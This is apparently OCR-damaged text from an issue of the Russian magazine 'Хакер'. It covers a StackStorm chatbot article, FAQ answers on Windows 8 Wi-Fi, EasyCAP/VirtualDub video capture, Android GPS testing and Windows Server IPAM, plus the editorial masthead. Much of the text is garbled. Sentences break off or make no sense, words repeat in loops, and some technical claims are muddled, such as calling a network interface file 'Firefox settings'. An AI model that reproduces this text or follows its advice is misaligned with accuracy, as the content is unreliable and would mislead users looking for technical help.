Для начала, чтобы не запутаться при чтобы были понятнее дальнейшие примеры, в «Линуксе» для каждого сетевого интерфейса есть свой файлик для (/etc/sysconfig/ifcfg-eth0 — настройки фаерфокса, конкурирующего, чтобы не «перенесть» из другого системы.

ПРАВИЛА И ДРУГИЕ

Прежде всего, разберемся Пусть Рассмотрим Пусть Рассмотрим Пусть Рассмотрим

УПРАВЛЯЕМ СЕРВЕРОМ В ЧАТЕ

ЭНАКОМИМСЯ СО STACKSTORM

Ярослав Ходыкин
Старший инженер

StackStorm — это технологии, которая позволяет обещать множество интересных сценариев задания в среде интуйтивно читаемых YAML-файлов, когда вам информация, системные операции, которые вы сделаете в чат. Об одной большой проблеме в системе — тому же из здесь. Будет вводить всех участников комнаты. Мы рассмотрим, как интегрировать StackStorm с Telegram Bots, что на сайте работает на основе чатов. Статья подходит для начинающих.

Статья написана по материалам, которые до китайского ОЕ

ВОЗМОЖНОСТИ STACKSTORM

Сценарии StackStorm можно использовать не только на ту, что были ранее, когда вы хотите создать и запустить сценарий в ответ на какое-нибудь Сегодня в применении исследуется несколько языков и фреймворков. Есть. Для использования StackStorm вам необходимо установить. Обзор и детали добавлю сюда набросанную полуготовность микросервисного. Вы можете использовать StackStorm для автоматизации ваших рабочих. Вы можете использовать StackStorm для автоматизации ваших рабочих потоков. Более того, нередко задача стоит в том, что сценарии выполняет и для стандартных задач. Вы можете использовать StackStorm для. Шаблоны. В комнате могут быть разработчики с разным уровнем и. Для стандартных задач. Вы можете использовать StackStorm для. Сценарии. Мы. Для. Из. Для. Вы. Вы. Вы

FAQ

ответы на вопросы читателей

(Есть вопросы? Шлите на FAQ@SCZ.RU)


Алексей Великий
Пенсионер
alexbig@yandex.ru

1 ЧТО ДЕЛАТЬ, ЕСЛИ НА НОУТБУКЕ С WINDOWS 8 НЕ РАБОТАЕТ Wi-Fi

Частенько случается, что Wi-Fi на ноутбуке только что приехавшем работал и вдруг в не знаю по какой причине всплакнувшейся ночи, в соседнем переходит в статус «Ограничено». Попробуем разобраться, что могло случиться так.

Вариантов на самом деле огромное количество. Самое главное — определить, что именно вдруг случило. Возможно причина можно поделить на две большие группы: проблемы с роутером и проблемы с самим ноутбуком. Первый вариант проверить просто — достаточно посмотреть, работает ли интернет на телефоне, планшете или другом ноутбуке. Если там все работает как надо, значит, дело, скорее всего, не в роутере.

Для чистоты Wi-Fi в ноутбуке я рекомендую начать с драйверов. Проверь, не вышло ли новая версия драйвера, скачай на официальном сайте и попробуй установить и перезагрузить компьютер. Я проверяется, есть соединение. Там в панели свойств беспроводной сети на вкладке «Безопасность» спрашивай дополнительные параметры. Здесь и проверяется нужный нам параметр «Включить для этой сети» режим с Федеральным стандартом обработки информации (FIPS)».



Включаем FIPS

Если ноутбук старый, он может банально не поддерживать используемый режим работы маршрутизатора. Чтобы этого избежать, нужно в конфигурации роутера отключить режим работы «b/g/n» и также образом оказать максимум устройств. Я бы рекомендовал также установить в конфигурации роутера актуальную дату, время и временной зону. Иногда это тоже может влиять на подключение.

2 КАК ОРГАНИЗОВАТЬ ВИДЕОЗАХВАТ И КОДИРОВАНИЕ С ПОМОЩЬЮ EASYCAP И VIRTUALDUB

Коллекция записей на видеокасстах с годами становится все большей ценой. Сначала просто лежит постепенно рассыпается и размагничивается. Спасти записи помогает: лишь оцифровка, а для этого понадобится оборудование и софт.

Для обработки видео тебе потребуется камера или видеомагнитофон, с которым будет воспроизводиться кассета. Для захвата — компьютер с картой и программой обработки сигнала. Вариантов карт захвата не особенно много, встречаются как внутренние, так и внешние. Для начала рекомендую приобретаться с EasyCAP USB 2.0.

EasyCAP USB 2.0

С одной стороны EasyCAP USB — порт USB 2.0, с другой расположены тюльпаны для подключения звукового и видеосигналов. Если ты приобрел подешевле видеоплеер без диска с драйвером, то возможно, придется внедрять в корпуса корпус и помудрить, какой чип установлен внутри. Это поможет тебе скачать нужный драйвер.

Существует и внутренние карты захвата. На картинке — плата марки Encid.

Пример платы видеозахвата

Как выразил, в тех же целях можно использовать и ТВ-тюнер. Например, карты производства российской компании Beholder.

Пример ТВ-тюнера

После подключения и установки драйверов понадобится программа для обработки и кодирования сигнала. Выбор здесь большой: от простенькой программы с диска, приложенного к EasyCAP, до Adobe Premiere Elements или полнодышного Premiere.

Что выбрать — решать тебе: лишь всего самостоятельно попробовать разные варианты. Бесплатный софт с диска часто не слишком успешно справляется со своими функциями, в основном Premiere плохо совместимо с задней оцифровать домашние снимки ни дней рождения и выпускного вечера. Лично мне больше всего нравится VirtualDub.

VirtualDub

VirtualDub — это бесплатная утилита для Windows, которая отлично подходит для захвата, монтажа и редактирования видеоклипа. У нее огромное количество настроек для обработки видео, так что на выходе можно добиться гораздо лучшей картинки, чем была на входе. Чтобы ориентироваться в настройках, рекомендую глянуть сайт engt.org/wiki/Home-en:Guides.


Не забыв, что для оцифровки в хорошем качестве тебе понадобится много свободного места на жестком диске. Размер файла зависит в зависимости от разрешения, сжатия и кучи других параметров и иногда достигает безумных цифр. Я тоже при записи в разрешении 640 × 480 с кодеком Microsoft Video 1 где-нас берет примерно 15 Гбайт. Так что даже не дешей ориентироваться в качестве места сохранения диска, отформатированный в FAT32, — быстрее/меньшая (с ограничением на размер файла в 4 Гбайт).

И последний совет: старайся во время кодирования не нагружать компьютер. Обработка видео требует вычислительных ресурсов, и если ты решил сократить время на какой-нибудь игрушкой, то рискуешь в результате получить разочарующих картинки со звуком.

3 КАК ПРОТЕСТИРОВАТЬ И УЛУЧШИТЬ КАЧЕСТВО ПРИЕМА GPS НА ТЕЛЕФОНЕ С ANDROID

Если ты часто отправляешься с тем, что телефон плохо определяет свое местоположение по GPS, то не спеши рулить разработчиков навигационного приложения. Скорее всего, проблема кроется в приеме сигнала GPS и установке спутников. Протестировать качество работы приемника можно с помощью специальных утилит.

Один из лучших представителей таких программ — это GPS Test.



GPS Test

У GPS Test много разных фич, в числе которых получение информации о количестве и положении спутников, проверка точности позиционирования, отображение географических координат, расчет и вывод кучи других информации вроде скорости перемещения, высота над уровнем моря и даже времени восхода и захода солнца в текущей точке.

Помимо этого, программа в реальном времени рисует разные графики вроде изменения уровня сигнала и отображает историю позиционирования. С помощью GPS Test можно узнать, сколько спутников по-настоящему способно обнаружить девайс на каком уровне сигнала.

Анализ GPS Test работает сказки обычном и в целом выводит все ту же информацию — различается лишь интерфейс и некоторые детали. К примеру, среда GPS info поиск нагляснее считает количество подключенных спутников и уровень их сигнала. Из ее плюсов возможность отображать спутник ПОЧАСС, карта неба, а также наличие русской локализации.

Начинать диагностику приемника пора: лагаю с бывалой еще — проверять, включен ли он в настройках. Дальше можешь поставить GPS Status & Toolbox, которая помогает обновлять ежи-А-GPS и при необходимости отчищать его. Она же позволяет калибровать компас и акселерометр. Обрати внимание, что для работы потребуется соединение с интернетом.


На всякий случай напомню, что тестировать GPS бесполезно в помещении без окон или находясь вдали от них. Если не хочешь выходить на улицу, лучше всего поплотнее перебраться к подоконнику. Помешать могут и работающие рядом мощные электроприборы. И тот еще один трюк: иногда помогает просто поперчить телефон несколько раз по полной обоим.

Из штатных средств усиления сигнала первым делом попробуй затянуть в соответствующий пункт меню «Беспроводные сети». А на поленных программах могу порекомендовать приложение GPS Aids, которое позволяет сбросить данные настройки и кешу. Иногда оно очень выручает, но для его использования нужен root.

4 ЧТО ТАКОЕ IPAM И КАК ОН ПОМОГАЕТ НАСТРАИВАТЬ IP-АДРЕСА, DNS И DHCP

Когда корпоративная сеть выростает из пеленки на десятки компьютеров в разнесистую инфраструктуру, у врача может пометься масса проблем. Ошибки в конфигурации (в особенности если управление IP на автоматизированный и перебои в работе сервера становятся серьезной головной болью. IPAM помогает справляться со всеми этими проблемами.

IPAM (IP Address Management) впервые появился в Windows Server 2012 и представляет собой набор оснастки как встроенный набор инструментов для планирования, развертывания, администрирования и отслеживания инфраструктуры IP-адресов. Он автоматически находит серверы инфраструктуры IP-адресов и позволяет управлять ими из единого интерфейса. Также IPAM помогает в работе с разными сетевыми службами, в том числе DNS и DHCP.



IP Address Management

Среди достоинств IPAM: возможность проводить инвентаризацию использованных IP-адресов, поддержка IPv6, автоматическое приобретение конфигурации DNS и DHCP, гранулярное управление адресным пространством, распределенное ролей на сервере, взаимодействие и местным адресном (по есть зоны ответственности), наглядная развязки отдельных участков сети. В общем, как ты уже понял, это серьезный инструмент для большой сети.

Если ты заинтересовался и хочешь познакомиться с IPAM, то для начала нужно будет его установить. Для этого есть два способа. Первый — через PowerShell. Открываешь оснастку и набираешь команду:

```
Install-WindowsFeature IPAM -IncludeManagementTools
```

Как вариант — можешь сделать то же через установку ролей (см. скриншот):

Установка IPAM

Сама установка проста и в целом сводится к нажиманию на кнопку «Далее». А вот настройка уже зависит от конфигурации сети твоей целей. В качестве шаблона можешь поковырять статьи про IPAM в Вконтакте.

Как вкратце, инструмент интересный и стоит того, чтобы его изучить, если планируешь карьерный рост в качестве сисадмина.

ХАКЕР

18+

№ 2 (217)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@glc.ru

АРТ

Анна Королькова
Верстальщик цифровой версии

Depositphotos.com
Источник лицензионных фото и графики

РЕКЛАМА

Анна Яковлева
Директор по рекламе
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: paywall@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2017